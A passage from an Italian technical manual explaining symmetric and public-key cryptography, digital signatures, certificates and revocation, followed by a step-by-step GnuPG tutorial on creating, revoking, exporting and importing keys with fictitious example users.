Per risolvere questi problemi si possono usare dei metodi di cifratura dei dati e per evitare contraffazioni si possono usare delle firme elettroniche (o firme digitali). Questo capitolo cerca di spiegare i concetti essenziali inerenti a queste procedure.

195.1 Crittografia

La crittografia è una tecnica attraverso la quale si rendono illeggibili i dati originali, permettendo al destinatario di recuperarli attraverso un procedimento noto solo a lui. Si distinguono due forme fondamentali: la crittografia *simmetrica*, ovvero *a chiave segreta*, e quella *asimmetrica*, nota meglio come crittografia *a chiave pubblica*.

La crittografia simmetrica è quella più semplice da comprendere; si basa su un algoritmo che modifica i dati in base a una *chiave* (di solito una stringa di qualche tipo) che permette il ripristino dei dati originali soltanto conoscendo la stessa chiave usata per la cifratura. Per utilizzare una cifratura simmetrica, due persone si devono accordare sull'algoritmo da utilizzare e sulla chiave. La forza o la debolezza di questo sistema, si basa sulla difficoltà o meno che ci può essere nell'indovinare la chiave, tenendo conto anche della possibilità elaborative di cui può disporre chi intende spiare la comunicazione.

Figura 195.1. Crittografia simmetrica.

```
.-----------.     cifratura        .-----------.    decifratura     .-----------.
| Documento |                      | "%&&%//() |                    | Documento |
| bla bla   |                      | =9(ui&$%! |                    | bla bla   |
| bla bla   |-----> chiave  ----->| @#$£"!=)8 |-----> chiave ----->| bla bla   |
| ...       |     simmetrica       | ...       |     simmetrica     | ...       |
| ...       |                      | ...       |                    | ...       |
`-----------'                      `-----------'                    `-----------'
```

La crittografia a chiave pubblica è un metodo molto più complesso, che però ha il vantaggio di essere più pratico quando riguarda la comunicazione con molte persone. Il principio di funzionamento si basa sul fatto che esistono due chiavi complementari, assieme a un algoritmo in grado di cifrare con una chiave e di decifrare utilizzando l'altra. In pratica, la cifratura avviene a senso unico attraverso la chiave di cui dispone il mittente di un messaggio, mentre questo può essere decifrato esclusivamente con l'altra che possiede solo il destinatario. Le due chiavi vengono chiamate *chiave pubblica* e *chiave privata*, attribuendogli implicitamente un ruolo specifico. In pratica, chi vuole mettere in condizione i propri interlocutori di inviare dei messaggi, o altri dati cifrati, che nessun altro possa decifrare, dovrà costruire una propria coppia di chiavi e quindi distribuire la chiave pubblica. Chi vuole inviare informazioni cifrate, può usare la chiave pubblica diffusa dal destinatario, perché solo chi ha la chiave complementare, ovvero la chiave privata, può decifrarle. In questa situazione, evidentemente, **la chiave privata deve rimanere segreta a tutti**, tranne che al suo proprietario; se venisse trafugata permetterebbe di decifrare i messaggi che fossero eventualmente intercettati.

Per questa ragione, il proprietario di una coppia di chiavi asimmetriche deve essere la stessa persona che se le crea.

Figura 195.2. Crittografia a chiave pubblica.

```
.-----------.     cifratura       .-----------.    decifratura     .-----------.
| Documento |                     | "%&&%//() |                    | Documento |
| bla bla   |                     | =9(ui&$%! |                    | bla bla   |
| bla bla   |-----> chiave  ----->| @#$£"!=)8 |-----> chiave ----->| bla bla   |
| ...       |      pubblica       | ...       |       privata      | ...       |
| ...       |                     | ...       |                    | ...       |
`-----------'                     `-----------'                    `-----------'
```

La cifratura può anche essere ibrida, utilizzando in pratica entrambe le tecniche. Per attuarla, di solito si utilizza prima la cifratura simmetrica con una chiave determinata in modo casuale ogni volta: la *chiave di sessione*. Questa chiave di sessione viene allegata al messaggio, o ai dati trasmessi, cifrandola a sua volta (eventualmente assieme agli stessi dati già cifrati) attraverso il sistema della chiave pubblica, ovvero quello che si basa sulla coppia di chiavi complementari. Il destinatario di questi dati dovrà fare il percorso inverso, decifrando il documento con la sua chiave privata, quindi decifrandolo nuovamente utilizzando la chiave di sessione che ha ottenuto dopo il primo passaggio.

195.2 Firma elettronica, o firma digitale

La firma elettronica ha lo scopo di certificare l'autenticità dei dati. Per ottenere questo risultato occorre garantire che l'origine di questi sia autentica e che i dati non siano stati alterati.

Per dimostrare che un documento elettronico non è stato alterato, si utilizza la tecnica del codice di controllo, che in pratica è un numero (o una stringa), che si determina in qualche modo in base al contenuto del documento stesso. L'algoritmo che genera questo codice di controllo è tanto più buono quanto è minore la probabilità che due documenti diversi generino lo stesso codice di controllo. Questo valore è una sorta di «riassunto» matematico del documento elettronico originale, che può essere fornito a parte, attraverso un canale ritenuto sicuro, per permettere al destinatario di verificare che il documento è giunto intatto, ricalcolando il codice di controllo che deve risultare identico.[1]

Figura 195.3. Trasmissione di un documento abbinato a un codice di controllo separato.

```
.-----------.                                            .-----------.
| Documento |                                            | Documento |
| ...       |           Invio attraverso                 | ...       |
| ...       |--------------->////////>-------------->| ...       |
| ...       |                 la rete                    | ...       |
`-----------'                                            `-----------'
      |                                                       |
      |                                                       |
      V                                                       V
.-----------.                                        .-----------.      .-----------.
| Codice di |                                        | Codice di |      | Codice di |
| controllo |                                        | controllo |  ==  | controllo |
`-----------'                                        | calcolato |      `-----------'
      |                                              `-----------'            ^
      |                         Canale sicuro                                 |
      `---------------------->//////////////>-------------------------'
```

La firma elettronica deve poter dimostrare che l'origine è autentica e che il codice di controllo non è stato alterato. Evidentemente, per non creare un circolo vizioso, serve qualcosa in più. Per questo si utilizza di solito la cifratura del codice di controllo assieme ai dati, oppure solo del codice di controllo, lasciando i dati in chiaro. Per la precisione, si utilizza la tecnica delle chiavi complementari, ma in questo caso, le cose funzionano in modo inverso, perché chi esegue la

[1] Nella terminologia normale che riguarda i sistemi di cifratura dei messaggi, questo codice di controllo è conosciuto come «hash».

firma, deve usare la sua chiave privata (quella segreta), in maniera tale che tutti gli altri possano decifrare il codice di controllo attraverso la chiave pubblica.

Naturalmente, una firma elettronica di questo tipo può essere verificata solo se si può essere certi che la chiave pubblica attribuita al mittente che ha firmato il documento, appartenga effettivamente a quella persona. In altre parole, un impostore potrebbe diffondere una chiave pubblica corrispondente a una chiave privata di sua proprietà, indicandola come la chiave del signor Tizio, potendo così inviare documenti falsi a nome di questo signor Tizio, che in realtà non ne è il responsabile.

Figura 195.4. Principio di funzionamento della firma elettronica applicata a un documento trasmesso in chiaro.

```
.-----------.                                         .-----------.
| Documento |                                         | Documento |
| ...       |                                         | ...       |
| ...       |---------.                      .------->| ...       |
| ...       |         |                      |        | ...       |
'-----------'         |                      |        '-----------'
      |               |                      |            |
      |               |                      |            |
      V               |                      |            V
.-----------.         |                      |    .-----------.    .-----------.
| Codice di |         |                      |    | Codice di |    | Codice di |
| controllo |         |  Invio attraverso    |    | controllo | == | controllo |
'-----------'         >------/////////------>|    | calcolato |    | decifrato |
      |               |      la rete         |    '-----------'    '-----------'
      V               |                      |                            ^
Chiave privata        |                      |                            |
      |               |                      |                   Chiave pubblica
      V               |                      |                            |
.-----------.         |                      |        .-----------.       |
| Codice di |         |                      |        | Codice di |       |
| controllo |---------'                      '------->| controllo |-------'
| cifrato   |                                         | cifrato   |
'-----------'                                         '-----------'
```

195.3 Gestione delle chiavi, certificazione e fiducia

I sistemi crittografici a chiave pubblica richiedono attenzione nell'uso di queste chiavi, in particolare è importante la gestione corretta delle chiavi pubbliche appartenenti ai propri corrispondenti. Queste chiavi sono conservate all'interno di «portachiavi», di solito distinti a seconda che si tratti di chiavi private o di chiavi pubbliche. Infatti, la chiave privata deve rimanere segreta e va difesa in ogni modo, mentre le chiavi pubbliche non richiedono questa attenzione. I portachiavi in questione sono normalmente dei file, gestiti in modo più o meno automatico dai programmi che si utilizzano per queste cose.

A parte il problema di custodire gelosamente la propria chiave privata, bisogna considerare la necessità di verificare che le chiavi pubbliche appartengano effettivamente alle persone a cui sembrano essere attribuite, così si intuisce che il modo migliore per questo è quello di ottenere personalmente da loro le rispettive chiavi pubbliche.

Per semplificare un po' le cose, si introduce la possibilità di controfirmare le chiavi pubbliche che si ritiene siano di provenienza certa; questa firma ha il valore di una certificazione, che conta in funzione della credibilità di chi la dà. Le chiavi pubbliche firmate, portano con sé l'informazione di chi le ha firmate, ma la verifica della firma si può fare solo possedendo la chiave pubblica di questa persona. In pratica, il meccanismo della controfirma permette di creare una rete di fiducia, attraverso la diffusione di chiavi pubbliche firmate da altre persone: chi è sicuro della chiave pubblica di una persona, della quale ha anche fiducia, può decidere di fidarsi delle chiavi pubbliche che questa ha firmato a sua volta.

Una chiave pubblica contiene anche le informazioni che servono ad attribuirla al suo proprietario; di solito si tratta del nome e cognome, assieme a un indirizzo di posta elettronica. Per garantire che questi dati allegati non siano stati alterati, il proprietario delle sue stesse chiavi può firmare la sua chiave pubblica. Ciò serve a garantire che quella chiave pubblica è collegata correttamente a quei dati personali, anche se non può garantire che sia stata creata effettivamente da quella persona.

Figura 195.5. Verifica di un certificato, ovvero di una chiave pubblica controfirmata.

```
.----------------------.
| .------------------. |
| | Chiave pubblica  | |       .-----------.
| | di Tizio         |-------->| Codice di |-----> Sono ------> Sì, allora
| | + informazioni di | |       | controllo |      uguali?       è da ritenere
| |   identificazione | |       '-----------'        ^           che la chiave
| '------------------' |                             |           pubblica
| .------------------. |     chiave       .-----------.          appartenga
| | firma di Caio    |-----> pubblica ---->| Codice di |          effettivamente
| '------------------' |     di Caio       | controllo |          a Tizio
| .------------------. |                   | decifrato |
| | firma di ...     | |                   '-----------'
| '------------------' |
'----------------------'
      Certificato
```

Quando l'uso dei sistemi crittografici a chiave pubblica diventa una pratica regolata attraverso le leggi, soprattutto per ciò che riguarda la firma elettronica, diventa indispensabile l'istituzione di un'autorità in grado di garantire e verificare l'autenticità delle chiavi pubbliche di ognuno. Nello stesso modo, in mancanza di una tale istituzione, quando queste tecniche vengono usate per scopi professionali, diventa necessario affidarsi alla certificazione fatta da aziende specializzate in questo settore, che hanno la credibilità necessaria. Tecnicamente si parla di *autorità di certificazione*, che nella documentazione tecnica inglese si indica con l'acronimo «CA»: *Certificate authority*.

È l'autorità di certificazione che stabilisce quali siano i dati di identificazione che devono accompagnare la chiave nel certificato che si vuole ottenere.

Anche in presenza di un'autorità di certificazione delle chiavi, la coppia di chiavi asimmetriche dovrebbe essere creata esclusivamente dal suo titolare (il suo proprietario), che solo così potrebbe essere effettivamente l'unico responsabile della segretezza della sua chiave privata.

Tornando alle situazioni pratiche, la verifica di una chiave pubblica può essere semplificata attraverso l'uso di un'*impronta digitale*. Si tratta di un altro codice di controllo calcolato su una chiave pubblica, che ha la proprietà di essere ragionevolmente breve, tanto da poter essere scambiato anche su un foglio di carta. Quando due persone vogliono scambiarsi le chiavi pubbliche personalmente, al posto di farlo realmente, possono limitarsi a scambiarsi l'impronta digitale della chiave, in modo da poter poi verificare che la chiave pubblica avuta attraverso i canali normali corrisponde effettivamente a quella giusta.

Figura 195.6. Impronta digitale della chiave pubblica.

```
.----------.               canale                .----------.
|  Chiave  |---------------///////--------------->|  Chiave  |
| pubblica |             non sicuro              | pubblica |
`----------'                                     `----------'
     |                                                |
     |                                                |
     |                                                V
     |                                           .----------.
     |                                           | Impronta |
     |                                           | digitale |
     |                                           `----------'
     |
     |                                           sono uguali?
     V
.----------.               canale                .----------.
| Impronta |---------------///////--------------->| Impronta |
| digitale |               sicuro                | digitale |
`----------'                                     `----------'
```

195.3.1 Difesa della chiave privata

Data l'importanza che ha la segretezza della chiave privata, è normale che i sistemi crittografici prevedano la protezione di questa informazione attraverso una parola d'ordine. In generale, viene data la facoltà di lasciare la chiave privata in chiaro, o di cifrarla attraverso una stringa, la parola d'ordine, che in questo contesto particolare è conosciuta meglio come *passphrase*. L'utilizzo di una chiave privata cifrata si traduce in pratica nella necessità, ogni volta che serve, di inserire il testo utilizzato per cifrarla.

L'utilizzo di chiavi private protette in questo modo, è indispensabile in un sistema multiutente, in cui l'amministratore di turno può avere accesso a tutto quello che vuole nel file system; dall'altra parte, in questo modo si riduce il pericolo che qualcun altro possa usare una chiave privata trafugata.

195.3.2 Certificati: scadenza e revoca

Dovrebbe essere chiaro, ormai, che il file contenente la chiave pubblica e i dati identificativi del suo titolare, assieme a una o più firme di certificazione, è un *certificato*.

Come nei certificati normali, quando le informazioni che vengono attestate in questo modo non sono definitive per loro natura (si pensi all'indirizzo di posta elettronica che può cambiare anche molto spesso), è importante prevedere una scadenza tra i dati che compongono il certificato stesso. Oltre a questo, ci deve essere la possibilità di revocare un certificato prima della sua scadenza normale: sia per la possibilità che i dati relativi siano cambiati, sia per premunirsi in caso di furto della chiave privata. La revoca di un certificato si ottiene attraverso un *certificato di revoca*.

A seconda del sistema crittografico che si utilizza, il certificato di revoca può essere predisposto dalla stessa persona che si costruisce le chiavi, oppure può essere compito dell'autorità di certificazione che si occupa di rilasciare i certificati. Il problema verrà ripreso più avanti, nei prossimi capitoli.

195.4 Cosa può succedere se...

È il caso di soffermarsi sul significato pratico di alcune cose che possono succedere, in modo da capire meglio l'importanza di alcuni aspetti che riguardano la crittografia a chiave pubblica.

Se si perde la chiave privata, non si possono più decifrare i messaggi ricevuti dagli interlocutori, quando questi li hanno cifrati con la chiave pubblica relativa; inoltre non si possono decifrare più nemmeno quelli che sono stati ricevuti in passato.

Se qualcuno ruba una copia della chiave privata, questa persona può leggere i messaggi cifrati inviati al proprietario di quella chiave e può sostituirsi a quella persona in generale; può anche firmare a suo nome.

L'unica cosa che si può fare quando si perde la chiave privata, o si sospetta che qualcuno sia riuscito a ottenerne una copia, è la diffusione del certificato di revoca.

Se si utilizza una chiave pubblica senza averla verificata, si rischia di far recapitare il messaggio o i dati a una persona diversa da quella che si intende veramente. Infatti, un estraneo potrebbe intercettare sistematicamente le comunicazioni della persona a cui si vuole scrivere o inviare altri dati. In tal modo, questo estraneo riceverebbe dei messaggi che può decifrare con la sua chiave privata, provvedendo poi a cifrarli nuovamente nel modo giusto per inviarli al destinatario reale, in modo che nessuno si accorga dell'intercettazione.

195.5 Servizi per la diffusione delle chiavi pubbliche

Ci possono essere molti modi di diffondere la propria chiave pubblica, oppure quella di altri, dopo che questa è stata controfirmata. Il metodo standard dovrebbe consistere nell'utilizzo di un servente specifico per questo. Normalmente, questi serventi di chiavi (*key-server* o *cert-server*) sono collegati tra loro in modo da aggiornarsi a vicenda. Il servizio si limita ad accumulare le chiavi pubbliche che vengono inviate, senza certificare implicitamente la genuinità di queste. Per prelevare una chiave pubblica occorre conoscere il numero di identificazione di questa (si tratta di un numero attribuito automaticamente dal programma che crea la coppia di chiavi), tenendo conto che tale informazione può essere ottenuta dalla stessa persona con la quale si vuole comunicare in modo cifrato, magari perché la aggiunge sistematicamente in coda ai suoi messaggi di posta elettronica.

Per accedere a questi serventi di chiavi non si usano i protocolli normali e occorre affidarsi direttamente agli strumenti di gestione della crittografia e delle firme. Il servente a cui si fa riferimento di solito è `certserver.pgp.com`, comunque non è necessario servirsi proprio di questo. Tenendo conto che di solito i nomi dei nodi che offrono questo tipo di servizio corrispondono a un modello del tipo `*.pgp.net`, `*.pgp.org`, oppure `*.pgp.com`, o simili, si potrebbe fare una ricerca attraverso un motore di ricerca comune.

195.6 Problemi legali

L'utilizzo di sistemi di comunicazione cifrata potrebbe essere regolato dalle leggi dei paesi coinvolti. Il problema è che bisogna verificare le norme del paese di origine di una trasmissione del genere e anche quelle del paese di destinazione. Per quanto riguarda l'Italia, la cosa non è chiara.[2]

Questo serve per ricordare che si tratta di una materia delicata; anche se si ritiene di poter utilizzare la crittografia in Italia, bisogna pensarci bene prima di inviare messaggi cifrati all'estero, o

[2] L'affermazione va intesa nel senso che l'autore non è in grado di dare un'indicazione precisa al riguardo.

di usare altre forme di comunicazione cifrate. Il problema si può porre anche nell'ambito della stessa Unione Europea.

195.7 Riferimenti

- *Crittografia*

  <*http://ca.alinet.it/crittografia.html*>

- Andrea Colombo, *Le nuove tecnologie di crittografia*

  <*http://impresa-stato.mi.camcom.it/im_43/colo.htm*>

- InterLex, *Introduzione alla firma digitale*

  <*http://www.interlex.com/docdigit/intro/intro1.htm*>

- *The GNU Privacy Handbook*, 1999

  <*http://www.bluemarble.net/~jashley/gnupg/manual/book1.html*>

  <*http://www.bluemarble.net/~jashley/gnupg/manual.ps*>

GnuPG: GNU Privacy Guard

GnuPG [1] è uno strumento per la gestione della crittografia e delle firme elettroniche, compatibile con le specifiche OpenPGP pubblicate nell'RFC 2440. Rispetto al noto PGP, si tratta di software libero e in particolare non vengono utilizzati algoritmi proprietari. Tuttavia, nonostante queste sue caratteristiche, viene diffuso soltanto attraverso siti europei, a causa delle limitazioni all'esportazione poste dal governo degli Stati Uniti.

196.1 Organizzazione generale

GnuPG è composto da due eseguibili: '**`gpg`**' e '**`gpgm`**'. Di solito, il secondo viene richiamato dal primo, in base alle necessità, senza che ci sia bisogno di utilizzarlo direttamente. La distinzione in due eseguibili dipende dall'esigenza di distinguere le operazioni delicate dal punto di vista della sicurezza, da quelle che non hanno questo problema. Nel primo caso si deve fare uso di memoria «sicura», nel secondo non esiste questo bisogno. Tra le altre cose, da questo problema legato alla memoria dipende la limitazione pratica nella dimensione delle chiavi che si possono gestire.

Una volta chiarito che basta utilizzare solo l'eseguibile '**`gpg`**', occorre vedere come sono organizzati gli argomenti nella sua riga di comando:

`gpg` [*opzioni*] *comando* [*argomenti_del_comando*]

In pratica, si utilizza '**`gpg`**' esattamente con l'indicazione di un comando. Il funzionamento generale può essere definito attraverso le opzioni che precedono tale comando, mentre il comando stesso potrebbe richiedere l'indicazione di altri argomenti.[2]

Le opzioni «lunghe», cioè quelle che andrebbero indicate con due trattini iniziali, possono essere inserite in un file di configurazione, avendo però l'accortezza di eliminare i due trattini. Il file di configurazione di GnuPG è sempre solo personale, il nome predefinito è '`~/.gnupg/options`' e di solito viene creato automaticamente la prima volta che si usa il programma (assieme alla directory che lo precede). Come in molti altri tipi di file del genere, il carattere '`#`' viene utilizzato per iniziare un commento, mentre le righe bianche e quelle vuote vengono ignorate nello stesso modo. In particolare, negli esempi che verranno mostrati, si fa riferimento alla situazione tipica, in cui non viene modificato il file di configurazione creato automaticamente e tutto quello che serve deve essere definito attraverso la riga di comando.

Come si può intuire, la directory '`~/.gnupg/`' serve anche per contenere altri file relativi al funzionamento di GnuPG, tenendo conto, comunque, che in condizioni normali viene creata la prima volta che si avvia l'eseguibile '**`gpg`**'. I file più importanti che si possono trovare sono: '`~/.gnupg/secring.gpg`', che rappresenta il portachiavi delle chiavi private (file che deve essere custodito e protetto gelosamente); '`~/.gnupg/pubring.gpg`', che rappresenta il portachiavi delle chiavi pubbliche (ovvero dei certificati); '`~/.gnupg/trustdb.gpg`', che contiene le informazioni sulla propria fiducia nei confronti di altre persone che possono avere firmato (certificato) le chiavi pubbliche di altri.

> Una volta creata la propria coppia di chiavi, occorre decidere la politica di sicurezza da utilizzare per proteggere il portachiavi privato. Oltre alla necessità di farne delle copie da conservare in un luogo sicuro, si può considerare la possibilità di mettere questo file in un altro luogo; per esempio in un disco rimovibile, da inserire solo quando si deve usare la propria chiave privata. In questo caso, si potrebbe sostituire il file '`~/.gnupg/secring.gpg`' con un collegamento simbolico al file reale in un altro disco montato solo per l'occasione.

[1] **GnuPG** GNU GPL

[2] In questo contesto, il comando è un'opzione che ha un ruolo particolare.

Ogni volta che c'è bisogno di accedere a questi file, viene creato un file di lock, con lo stesso nome del file a cui si riferisce e l'aggiunta dell'estensione '`.lock`'. Alle volte, se si interrompe il funzionamento dell'eseguibile '**`gpg`**', possono rimanere questi file, che poi impediscono di accedere ai dati. Se ciò accade, viene segnalato dal programma, che indica anche il numero che dovrebbe avere il processo che li ha bloccati: se questo processo non c'è, vuol dire che i file di lock possono essere rimossi.

Nelle sezioni successive, viene mostrato il funzionamento di GnuPG, attraverso l'eseguibile '**`gpg`**', mostrando l'interazione con questo quando si fa riferimento a una localizzazione di lingua inglese. Se si utilizza un sistema configurato correttamente per quanto riguarda proprio la localizzazione, si vedranno i messaggi in italiano (quelli che sono stati tradotti), ma in italiano vanno date anche le risposte. In particolare, quando una domanda prevede che si risponda con un «sì», oppure un «no», si devono usare le iniziali, «s» o «n», anche se per qualche motivo la domanda è rimasta in inglese perché manca quella traduzione particolare.

196.2 Creazione delle chiavi e del certificato di revoca

La creazione di una coppia di chiavi è un'operazione molto semplice. Quello che occorre considerare prima è il modo in cui verrà gestito il file che rappresenta il portachiavi privato, come è già stato descritto. In particolare, occorre considerare subito la possibilità di creare un certificato di revoca, che in pratica è un codice che permette di annullare ufficialmente una chiave, quando per qualche ragione non può più essere utilizzata (per esempio perché è stata rubata, oppure perché è stata persa semplicemente).

Si comincia con la creazione di una coppia di chiavi, utilizzando il comando '**`--gen-key`**'. Se non erano stati creati prima, viene predisposta la directory '`~/.gnupg/`' con i vari portachiavi.

tizio$ **gpg --gen-key**[*Invio*]

```
Please select what kind of key you want:
   (1) DSA and ElGamal (default)
   (2) DSA (sign only)
   (4) ElGamal (sign and encrypt)
```

A questo punto iniziano una serie di richieste con le quali si devono stabilire le caratteristiche delle chiavi che si creano. Per vari motivi, è conveniente affidarsi alle scelte predefinite, a meno di avere le idee chiare al riguardo.

Your selection? **1**[*Invio*]

```
DSA keypair will have 1024 bits.
About to generate a new ELG-E keypair.
              minimum keysize is  768 bits
              default keysize is 1024 bits
    highest suggested keysize is 2048 bits
```

What keysize do you want? (1024) [*Invio*]

```
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
```

Questo può essere un punto delicato. Di solito si crea una coppia di chiavi che non scadono mai, ma per motivi di sicurezza si potrebbe stabilire una scadenza. Ribadendo che in condizioni

normali si crea una coppia di chiavi senza scadenza, negli esempi si mostra la creazione di una chiave che scade alla fine di una settimana.

`Key is valid for? (0)` **`1w`**[*Invio*]

```
Key expires at Fri Oct  8 10:55:43 1999 CEST
```

`Is this correct (y/n)?` **`y`**[*Invio*]

Per completare questa fase occorre indicare i dati personali che vengono uniti alle chiavi, in modo da facilitarne il riconoscimento.

```
You need a User-ID to identify your key; the software constructs the user id
from Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"
```

Come si vede, si tratta di indicare il proprio nome e cognome, quindi verrà richiesto un indirizzo di posta elettronica, infine viene proposta la possibilità di mettere una nota, che potrebbe essere un nomignolo o qualunque altra cosa che possa aiutare a individuare il proprietario della chiave.

`Real name:` **`Tizio Tizi`**[*Invio*]

`Email address:` **`tizio@dinkel.brot.dg`**[*Invio*]

`Comment:` **`Baffo`**[*Invio*]

```
You selected this USER-ID:
    "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Il programma mostra i dati inseriti, permettendo di controllarli. Se tutto è in ordine, si conferma.

`Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit?` **`O`**[*Invio*]

Infine, la cosa più importante: per proteggere la chiave privata, questa viene cifrata utilizzando una parola d'ordine, che in questo caso viene definita precisamente *passphrase*, per intendere che si dovrebbe trattare di un testo più lungo di una sola parola. In pratica, si deve inserire una stringa, possibilmente lunga e complicata, che verrà utilizzata per cifrare la chiave privata: ogni volta che dovrà essere utilizzata la chiave privata, verrà richiesto l'inserimento di questa stringa per potervi accedere.

```
You need a Passphrase to protect your secret key.
```

`Enter passphrase:` *digitazione_all'oscuro* [*Invio*]

`Repeat passphrase:` *digitazione_all'oscuro* [*Invio*]

Completata questa fase, inizia la procedura di creazione delle chiavi, che avviene in modo automatico.

```
We need to generate a lot of random bytes. It is a good idea to perform
some other action (work in another window, move the mouse, utilize the
network and the disks) during the prime generation; this gives the random
number generator a better chance to gain enough entropy.
....+++++..............+++++..+++++.+++++.............+++++......+++++..++++++++
++........+++++..+++++........++++++++++..............................+++++.++
+++.+++++....+++++........+++++...+++++........++++++++++..+++++++++++++++.+++++
......+++++.+++++>......+++++>.........+++++.<.+++++............>.........+++++.
...<+++++...>.....+++++<..+++++.................................................
................................................................................
....+++++^^^
public and secret key created and signed.
```

Questo conclude il funzionamento del programma e riappare l'invito della shell. Leggendo il messaggio finale, si osserva che le chiavi sono state firmate. Questa firma garantisce solo che non siano alterate le informazioni abbinate alle chiavi, ma come è già stato spiegato nel capitolo introduttivo (195), ciò non impedisce che qualcuno possa sostituire completamente le chiavi pubbliche che vengono diffuse.

> Una volta creata la propria coppia di chiavi, è importantissimo provvedere a generare anche il certificato di revoca relativo. Questo si traduce in un file di testo da conservare in un posto sicuro. Eventualmente, si può anche stampare il file, per una maggiore sicurezza.

tizio$ **gpg --output revoca.txt --gen-revoke tizio@dinkel.brot.dg**[*Invio*]

```
sec  1024D/7A6D2F72 1999-10-01   Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
```

Come si vede, vengono mostrati tutti i dati identificativi della chiave, compreso il numero che è stato generato automaticamente. Per proseguire basta confermare.

Create a revocation certificate for this key? **y**[*Invio*]

Dal momento che questa operazione richiede l'utilizzo della chiave privata, occorre indicare la stringa necessaria per sbloccarla.

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

Enter passphrase: *digitazione_all'oscuro*[*Invio*]

```
ASCII armored output forced.
Revocation certificate created.

Please move it to a medium which you can hide away; if Mallory gets
access to this certificate he can use it to make your key unusable.
It is smart to print this certificate and store it away, just in case
your media become unreadable.  But have some caution:  The print system of
your machine might store the data and make it available to others!
```

E con questo si conclude l'operazione che ha generato il file '`revoca.txt`'. Il file è di tipo ASCII, ovvero, da binario è stato convertito in ASCII attraverso l'algoritmo Armor. Vale la pena di vedere come potrebbe essere questo file:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org
Comment: A revocation certificate should follow

iEYEIBECAAYFAjf0gEIACgkQZUnKKXptL3KOAQCdEH5HfbFR5g34fui5y0JMkQxr
PisAn2kHENgFOLtkdDIpK1PwYp9ZArbK
=HGaY
-----END PGP PUBLIC KEY BLOCK-----
```

196.3 Scambio di chiavi pubbliche

Quando si vuole intrattenere una comunicazione cifrata con qualcuno, si deve disporre della chiave pubblica dell'interlocutore, che a sua volta deve disporre di quella della controparte. Di conseguenza, è necessario apprendere subito come si accede al proprio portachiavi, in modo da poter estrarre le chiavi pubbliche (proprie o di altri) e per potervi aggiungere le chiavi delle persone con cui si vogliono avere contatti in questa forma. Inizialmente, le chiavi pubbliche a disposizione sono solo le proprie; se ne ottiene l'elenco con il comando seguente:

tizio$ **gpg --list-keys**[*Invio*]

```
/home/tizio/.gnupg/pubring.gpg
------------------------------------------
pub  1024D/7A6D2F72 1999-10-01 Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
sub  1024g/D75594A6 1999-10-01
```

Anche se non è stato richiesto esplicitamente, nella creazione della coppia di chiavi complementari, in realtà sono state generate due coppie: una primaria e una secondaria. Si può osservare che la prima colonna suggerisce di che tipo di chiave si tratti: '**pub**' per indicare la chiave pubblica primaria e '**sub**' per indicare la chiave pubblica secondaria.

A questo punto si pone il problema di esportare la propria chiave pubblica (intesa come il complesso rappresentato dalla chiave primaria e da tutte le sue chiavi secondarie) e di importare quella degli interlocutori futuri. In particolare, nel momento in cui si esporta una chiave, occorre decidere se questo debba essere fatto generando un risultato binario, oppure se lo si voglia convertire in ASCII. In generale, dovendo preparare un file da trasmettere attraverso forme di comunicazione tradizionale, come la posta elettronica, conviene richiedere sempre la conversione in ASCII, per mezzo dell'opzione '**--armor**'. Si comincia mostrando l'esportazione.

tizio$ **gpg --armor --output tizio.gpg --export tizio@dinkel.brot.dg**[*Invio*]

Il file che si ottiene, 'tizio.gpg', potrebbe essere simile a quello seguente (che viene mostrato solo in parte):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBDf0ehMRBAC+s8Evv4EXv1eEGDw01mZAwJCPe9uBbE/u9eNlD8J33MCXFRUK
k/4CFU6BRK46RlXFjL9CcWtRIDar/72NIktChpBFebYnX+wiho9Pt2/U7B32MbMX
...
...
vO+Y8kqiOfAHDrL90IhMBBgRAgAMBQI39HpKBQkACTqAAAoJEGVJyil6bS9y0ywA
n3OySw4T4rHtGtE2hULTwj9orwefAKCB3ozbH0x/I9jFrCGe6gx7Fio9FA==
=jTTe
-----END PGP PUBLIC KEY BLOCK-----
```

L'importazione di una chiave pubblica avviene in modo analogo, con la differenza che non è necessario specificare in che formato sia la fonte: ciò viene determinato automaticamente. Si suppone di importare una chiave contenuta nel file 'caio.gpg'.

tizio$ **gpg --import caio.gpg**[*Invio*]

```
gpg:/home/tizio/caio.gpg: key C38563D0: public key imported
gpg: Total number processed: 1
gpg:               imported: 1
```

Dopo l'importazione si può controllare l'elenco delle chiavi pubbliche possedute, come era già stato fatto in precedenza.

tizio$ **gpg --list-keys**[*Invio*]

```
/home/tizio/.gnupg/pubring.gpg
------------------------------------------
pub  1024D/7A6D2F72 1999-10-01 Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
sub  1024g/D75594A6 1999-10-01

pub  1024D/C38563D0 1999-10-01 Caio Cai <caio@roggen.brot.dg>
sub  1024g/E3460DB4 1999-10-01
```

È da osservare il fatto che l'esportazione delle chiavi pubbliche, senza indicare a quali persone si vuole fare riferimento, implica l'esportazione completa di tutte le chiavi disponibili.

A questo punto, occorre stabilire se ci si fida o meno delle chiavi pubbliche che si importano. Se si è certi della loro autenticità, è utile controfirmarle. La firma che si aggiunge potrà servire a qualcun altro, se poi si provvederà a diffonderle nuovamente. Per intervenire a questo livello nel portachiavi pubblico, occorre usare il comando '**--edit-key**':

tizio$ **gpg --edit-key caio@roggen.brot.dg**[*Invio*]

Con questo comando si richiede di intervenire nella chiave pubblica di Caio. Si ottiene un riassunto della situazione e un invito a inserire dei comandi specifici (attraverso una riga di comando).

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>
```

